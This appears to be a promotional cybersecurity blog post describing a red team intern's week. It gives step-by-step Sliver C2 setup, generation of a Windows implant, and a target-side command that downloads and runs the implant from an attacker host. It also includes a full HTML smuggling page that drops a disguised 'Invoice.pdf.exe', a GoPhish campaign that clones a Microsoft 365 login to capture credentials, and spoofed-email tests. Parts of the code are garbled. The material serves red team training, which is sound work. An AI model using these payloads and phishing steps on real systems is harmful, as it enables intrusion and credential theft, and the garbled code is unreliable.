
Listen to this Post
Introduction:

The modern red team engagement is no longer about running a single exploit and calling it a day. It is about constructing a complete operational attack chain—from initial reconnaissance to persistent command and control (C2)—that mirrors the tactics, techniques, and procedures (TTPs) of real-world adversaries. This past week, a cybersecurity intern’s journey through a red team program showcased the deployment of the Sliver C2 framework, the weaponization of payloads via VBA macros and HTML smuggling, and the execution of a full-scale phishing campaign using GoPhish. The underlying lesson was profound: professional attackers do not hack systems; they exploit the trust users place in familiar file formats, urgent security alerts, and lookalike domains. This article breaks down the technical execution of these tasks, providing a step-by-step guide for security professionals and enthusiasts to build, deploy, and defend against such offensive security techniques.
Learning Objectives & Secrets:
- Objective 1: Deploy and Operate a C2 Framework – Successfully set up the Sliver C2 server, generate a cross-platform implant, and establish an encrypted, interactive session with a target machine.
- Objective 2 Secret Tips: Weaponize Payloads for Evasion – Master three distinct payload delivery methods (VBA macros, malicious LNK shortcuts, and HTML smuggling) to bypass standard email gateways and endpoint detection.
- Objective 3 Secret Tips: Execute a Full Phishing Campaign – Configure GoPhish with a cloned login page, set up an SMTP sending profile, and launch a campaign while tracking metrics like opens, clicks, and credential submissions.
You Should Know:
1. Establishing Command and Control with Sliver C2
Sliver, an open-source cross-platform adversary emulation framework developed by BishopFox, has become the post-Cobalt-Strike default for legitimate red team operations and is frequently abused by threat actors. Its implants support C2 over mTLS, WireGuard, HTTP(S), and DNS, with dynamically compiled per-binary asymmetric encryption keys. To begin, the operator sets up an HTTP listener and generates a Windows implant.
Step‑by‑step guide:
1. Install Sliver on Kali Linux:
curl https://sliver.sh/install | sudo bash
sudo systemctl start sliver.service
sliver
- Start an HTTP Listener: Within the Sliver console, configure the listener to use the server’s IP and a designated port.
sliver > http --lhost 192.168.1.100 --lport 8080
-
Generate a Windows Implant: Create an executable that will beacon out to the C2 server. The `–skip-symbols` flag reduces the file size for better operational security (OPSEC).
sliver > generate --http http://192.168.1.100:8080 --os windows --arch amd64 --format exe --skip-symbols --save implant.exe
-
Deliver and Execute the Implant: Host the file on a simple Python web server and download it on the target Windows machine.
On the attacker's machine
python3 -m http.server 8000

On the Windows target (via Command Prompt)
curl http://192.168.1.100:8000/implant.exe -o implant.exe
implant.exe
-
Interact with the Session: Once the implant executes, a session is established. The operator can then run post-exploitation commands.
sliver > sessions
sliver > interact [bash]
[bash] > whoami
[bash] > ps
[bash] > ifconfig
2. Weaponizing Payloads: Three Methods for Initial Access
To deliver the C2 implant, the intern employed three distinct techniques designed to bypass security controls.
Step‑by‑step guide for HTML Smuggling:
HTML smuggling is a client-side attack where a malicious file is encoded (e.g., in Base64) and embedded within an HTML file. When the victim opens the HTML in a browser, JavaScript decodes and reconstructs the file, triggering a download. This technique effectively bypasses secure email gateways that cannot render and execute HTML at scan time.
- Encode the Implant: Convert the `implant.exe` file into a Base64 string.
base64 implant.exe > implant.b64
- Create the HTML Smuggling Page: Create an HTML file that, when opened, uses JavaScript to decode the Base64 string and prompt the user to download the file. A key element is using the `download` attribute of an anchor tag.
<!DOCTYPE html> <html> <body> <a id="downloadLink">Download</a></li> </ol> <script> function base64ToArrayBuffer(base64) { var binary_string = window.atob(base64); var len = binary_string.length; var bytes = new Uint8Array(len); for (var i = 0; i < len; i++) { bytes[bash] = binary_string.charCodeAt(i); } return bytes.buffer; } var fileData = base64ToArrayBuffer('PASTE_BASE64_STRING_HERE'); var blob = new Blob([bash], {type: 'application/octet-stream'}); var link = document.getElementById('downloadLink'); link.href = window.URL.createObjectURL(blob); link.download = 'Invoice.pdf.exe'; link.click(); </script> </body> </html>- Deliver the Payload: Attach the HTML file to a phishing email or host it on a compromised website.
3. Executing a Phishing Campaign with GoPhish
GoPhish is an open-source phishing framework that allows red teams to manage and track phishing campaigns. The setup involves configuring an SMTP server (e.g., Gmail) and creating convincing lures.
Step‑by‑step guide:
1. Download and Run GoPhish:
wget https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip
cd gophish
./gophish
- Access the Admin Panel: Open a browser and navigate to `https://127.0.0.1:3333`. Log in with the default credentials (admin / the password displayed in the terminal).
3. Configure a Sending Profile:
- Navigate to “Sending Profiles” and click “New Profile”.
- For Gmail, use the following settings:
- Name: Gmail SMTP
- From: `[email protected]`
– Host: `smtp.gmail.com:587`
– Username: `[email protected]`
– Password: Your Gmail App Password (not your regular login)
4. Create a Phishing Page:
- Go to “Landing Pages” and click “New Page”.
- Use the “Import Site” feature to clone a legitimate login page, such as Microsoft 365.
5. Launch the Campaign:
- Navigate to “Campaigns” and click “New Campaign”.
- Fill in the details, select your email template, sending profile, and landing page.
- Launch the campaign and monitor the dashboard for real-time statistics on emails sent, opened, and credentials captured.
- Testing Email Security with SPF, DKIM, and DMARC
To understand the defensive side, the intern tested email authentication mechanisms using Swaks (Swiss Army Knife for SMTP), a powerful tool for SMTP testing.
Step‑by‑step guide:
1. Install Swaks:
sudo apt install swaks -y
- Test SPF Validation: Attempt to send a spoofed email to see if the target’s SPF record blocks it.
swaks --to [email protected] --from [email protected] --server mail.target.com --header "Subject: SPF Test"
-
Query DNS Records: Manually check the SPF, DKIM, and DMARC records for a domain.
dig +short TXT target.com | grep spf
dig +short TXT _dmarc.target.com
dig +short TXT default._domainkey.target.com
5. Identifying Typosquatting Domains with DNSTwist
DNSTwist is a domain name permutation engine that detects typosquatting, homograph phishing attacks, and brand impersonation. The intern used it against `google.com` and found numerous registered lookalike domains.
Step‑by‑step guide:
1. Install DNSTwist:
sudo apt install dnstwist -y
- Run a Basic Scan: Generate a list of potential phishing domains and check which ones are registered.
dnstwist --registered google.com
-
Focus on Homoglyph Attacks: Use the `homoglyph` fuzzer to identify domains that use visually similar Unicode characters.
dnstwist --fuzzers "homoglyph" google.com
What Undercode Say:
- Key Takeaway 1: The most sophisticated technical exploit is often rendered ineffective if the human element—trust—is not properly exploited. Attackers leverage familiar file formats, urgent language, and visual deception to bypass the strongest technical controls.
- Key Takeaway 2: Modern red teaming requires a holistic approach. It is not enough to have a C2 framework; one must master the entire kill chain, from payload delivery (VBA, LNK, HTML smuggling) to infrastructure management (GoPhish, email spoofing) and post-exploitation.
The intern’s week was a microcosm of a professional red team operation. It demonstrated that while tools like Sliver and GoPhish are powerful, their effectiveness is amplified by a deep understanding of social engineering and trust exploitation. The ability to clone a login page, craft a compelling email, and deploy an implant through an encrypted channel represents the convergence of technical skill and psychological manipulation that defines modern offensive security. The use of DNSTwist to identify typosquatting domains further underscores the importance of proactive threat intelligence in defending against brand impersonation and phishing.
Prediction:
- +1 The adoption of open-source C2 frameworks like Sliver will continue to rise, democratizing access to advanced red teaming capabilities for smaller security teams and independent researchers.
- -1 The increasing sophistication of HTML smuggling and other client-side evasion techniques will force email security vendors to invest heavily in dynamic analysis and AI-driven detection to keep pace.
- -1 As homoglyph attacks become more prevalent, organizations will need to implement stricter domain monitoring and user awareness training to mitigate the risk of typosquatting-based phishing.
- +1 The integration of red team TTPs into defensive strategies (purple teaming) will become standard practice, enabling organizations to build more resilient security postures by understanding and emulating real-world adversary behavior.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: https://lnkd.in/p/eKuAfdM5 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


